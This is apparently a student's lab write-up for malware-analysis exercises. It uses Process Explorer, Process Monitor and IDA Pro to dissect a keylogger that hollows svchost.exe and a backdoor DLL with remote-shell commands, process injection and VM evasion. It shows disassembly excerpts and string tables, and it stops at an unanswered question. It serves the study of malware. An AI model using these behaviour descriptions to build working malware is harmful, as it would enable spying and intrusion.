Regshot-x86-Unicode.exe		48,720 K	51,432 K	3496	Regshot 1.9.0 x86 Unicode	Regshot Team
Wireshark.exe	0.20	95,416 K	6,244 K	1536	Wireshark	The Wireshark developer ...
procexp.exe		37,912 K	42,944 K	688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
svchost.exe		864 K	2,252 K	4080	Generic Host Process for Wi...	Microsoft Corporation

Figure 1.1 — Orphaned svchost.exe

An orphaned process is one with no parent listed in the process tree. `svchost.exe` typically has a parent process of `services.exe`, but this one being orphaned is unusual and suspicious.

Investigating this instance of `svchost.exe`, we see it has a `Parent: Lab03-03.exe(904)`, confirming it's come from executing **Lab03–03.exe**. Exploring the properties further, we don't see much anomalous until we get to the strings.

ii- Utilizing strings within Process Explorer is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.




Figure 2.1 — Comparing strings in memory from process explorer and from running strings on **Lab03–03.exe**

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from `strings` during quick static analysis.

The strings on image appear pretty consistent with other instances of `svchost.exe` however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — `practicalmalware.log` and a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.

iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect `svchost.exe` (PID, 3936) within Process Monitor, and we see a whole load of file manipulation for `practicalmalwareanalysis.log` (Figure 3.1).




Figure 3.1 — Process Monitor file manipulation from malicious svchost.exe

iv- Opening `practicalmalwareanalysis.log`, we find that the file captures inputted strings and distinctive keyboard commands as seen within the memory strings from Process Explorer (Figure 4.1). This confirms that **Lab03–03.exe** a keylogger using process replacement on `svchost.exe`.




Figure 4.1 — Evidence of **Lab03–03.exe** keylogging

h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i-What happens when you run this file?
When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

ii-What is causing the roadblock in dynamic analysis?
The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observer the file via dynamic analysis.

iii- Are there other ways to run this program?
The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical No. 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware

IDA Pro, an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

i. What is the address of DllMain?

The address off DllMain is `0x1000D02E`. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

`gethostbyname` is located at `0x100163CC` within `.idata` (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see `gethostbyname` also takes a single parameter — something like a string.




Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on `gethostbyname` shows it is referenced 18 times, 9 of which are type (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.




Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to `0x10001757`, we see a call to the`gethostbyname` function, which we know takes one parameter; in this case, whatever is in `eax` — the contents of `off_10019040` (figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of `off_10019040` points to a variable `aThisIsRdoPicsP` which contains the string `[This is RDO]pics.practicalmalwareanalysis.com`. This is moved into `eax` (figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, `0Dh` is added to `eax`, which moves the pointer along the current contents. `0Dh` can be converted in IDA by pressing H, to 13. This means the `eax` now points to 13 characters inside of its current contents, skipping past the prefix `[This is RDO]` and resulting in the DNS request being made for `pics.practicalmalwareanalysis.com`.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for `sub_10001656` (figure 7).

```
0000000010001656
0000000010001656
0000000010001656
0000000010001656                    ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
0000000010001656                    sub_10001656 proc near
0000000010001656
0000000010001656                    var_675= byte ptr -675h
0000000010001656                    var_674= dword ptr -674h
0000000010001656                    hModule= dword ptr -670h
0000000010001656                    timeout= timeval ptr -66Ch
0000000010001656                    name= sockaddr ptr -664h
0000000010001656                    var_654= word ptr -654h
0000000010001656                    Dst= dword ptr -650h
0000000010001656                    Str1= byte ptr -644h
0000000010001656                    var_640= byte ptr -640h
0000000010001656                    CommandLine= byte ptr -63Fh
0000000010001656                    Str= byte ptr -63Dh
0000000010001656                    var_638= byte ptr -638h
0000000010001656                    var_637= byte ptr -637h
0000000010001656                    var_544= byte ptr -544h
0000000010001656                    var_50C= dword ptr -50Ch
0000000010001656                    var_500= byte ptr -500h
0000000010001656                    Buf2= byte ptr -4FCh
0000000010001656                    readfds= fd_set ptr -4BCh
0000000010001656                    buf= byte ptr -3B8h
0000000010001656                    var_3B0= dword ptr -3B0h
0000000010001656                    var_1A4= dword ptr -1A4h
0000000010001656                    var_194= dword ptr -194h
0000000010001656                    WSAData= WSAData ptr -190h
0000000010001656                    lpThreadParameter= dword ptr  4
0000000010001656
0000000010001656 81 EC 78 06 00 00  sub     esp, 678h       ; Integer Subtraction
000000001000165C 53                 push    ebx
000000001000165D 55                 push    ebp
000000001000165E 56                 push    esi
000000001000165F 57                 push    edi
0000000010001660 E8 9B F9 FF FF     call    sub_10001000    ; Call Procedure
0000000010001660
0000000010001665 85 C0              test    eax, eax        ; Logical Compare
0000000010001667 75 53              jnz     short loc_100016BC ; Jump if Not Zero (ZF=0)
0000000010001667
```

Figure 7: sub_10001656 parameters and varliables

Local variables correspond to negative offsets, where there are **23**. Many are generated by IDA and prepended with `var_` however there are some which have been resolved, such as `name` or `commandline`. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently `lpThreadParameter`. This may also be seen as `arg_0` if not automagically resolved.

vii. Where is the string \cmd.exe /c located in the disassembly?

Press `Alt+T` to perform a string search for `\cmd.exe /c`, which is stored as `aCmdExeC`, found within `sub_1000FF58` at offset `0x100101D0` (figure 8).




Figure 8: Location of '\cmd.exe /c'

viii. What happens around the referencing of \cmd.exe /c?

The command `cmd.exe /c` opens a new instance of cmd.exe and the `/c` parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around `sub_1000FF58`, we see several indications of what might be happening. Look for `push offset X` for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset `aHiMasterDDDDDD` called at `0x1001009D`contains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).




Figure 9: Contents of offset `aHiMasterDDDDDD`

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within `sub_1000FF58`

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be `aInject`, `aIexploreExe`, and `aCreateProcessG`, which could be indicative of process injection into `iexplore.exe`.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of `dword_1008E5C4` and `ebx` will determine whether `\cmd.exe /c` or `\command.exe /c` is pushed; likey based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of `dword_1008E5C4` , we see it written (type w) in `sub_10001656`, with the value of `eax`. There is a preceding call to `sub_10003695`, where the function takes a look at the system's Version Information (using API call `GetVersionExA`) (figure 12).





Figure 12:

There is a comparison between the `VersionInformation.dwPlatformId` and `2`, so looking at the Windows Platform IDs we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then `\cmd.exe /c` is pushed. If not, then it is `\command.exe /c`.

x. What happens if the string comparison to robotwork is successful?

The `robotwork` string comparison is completed using the function `memcmp`, which returns **0** if the two strings are identical. The `JNZ` branch jumps if the result **Is Not Zero**. This means, if the `robotwork` comparison is successful, returning 0, then the jump does not execute (the red path). If the `memcmp` was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).



```
0000000010010444                ; ---------------------------------------------------------------------------
0000000010010444
0000000010010444                loc_10010444:           ; Size
0000000010010444 6A 09          push    9
0000000010010446 8D 85 40 FA FF FF lea     eax, [ebp+Dst]  ; Load Effective Address
000000001001044C 68 CC 5A 09 10 push    offset aRobotwork ; "robotwork"
0000000010010451 50             push    eax             ; Buf1
0000000010010452 E8 01 4B 00 00 call    memcmp          ; Call Procedure
0000000010010452
0000000010010457 83 C4 0C       add     esp, 12         ; Add
000000001001045A 85 C0          test    eax, eax        ; Logical Compare
000000001001045C 75 0A          jnz     short loc_10010468 ; Jump if Not Zero (ZF=0)
000000001001045C
```

Figure 13: memcmp of robotwork

Not jumping, (and following the red path), leads to a new function `sub_100052A2` which includes registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion` `WorkTime` and `WorkTimes`. The function is looking for values within the `WorkTime` and `WorkTimes` (`RegQueryValueExA`) and if so, are displayed as part of the relevant `aRobotWorktime` offset addresses (via `%d`) (figure 14).

Figure 14: Querying `SOFTWARE\Microsoft\Windows\CurrentVersion` `WorkTime` and `WorkTimes` `registry keys`

The start of the function takes in a parameter for `SOCKET` as `s` , which is then passed through to a new function (`sub_100038EE`) along with the registry values (`ebp`) (figure 15).





Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for `robotwork` is successful, the registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion` `WorkTime` and `WorkTimes` are queried and the values passed through (likely) the remote shell connection.

xi. What does the export PSLIST do?



Name	Address	Ordinal
InstallRT	000000001000D847	1
InstallSA	000000001000DEC1	2
InstallSB	000000001000E892	3
PSLIST	0000000010007025	4
ServiceMain	000000001000CF30	5
StartEXS	0000000010007ECB	6
UninstallRT	000000001000F405	7
UninstallSA	000000001000EA05	8
UninstallSB	000000001000F138	9
DllEntryPoint	000000001001516D	[main entry]

Figure 16: Exports view

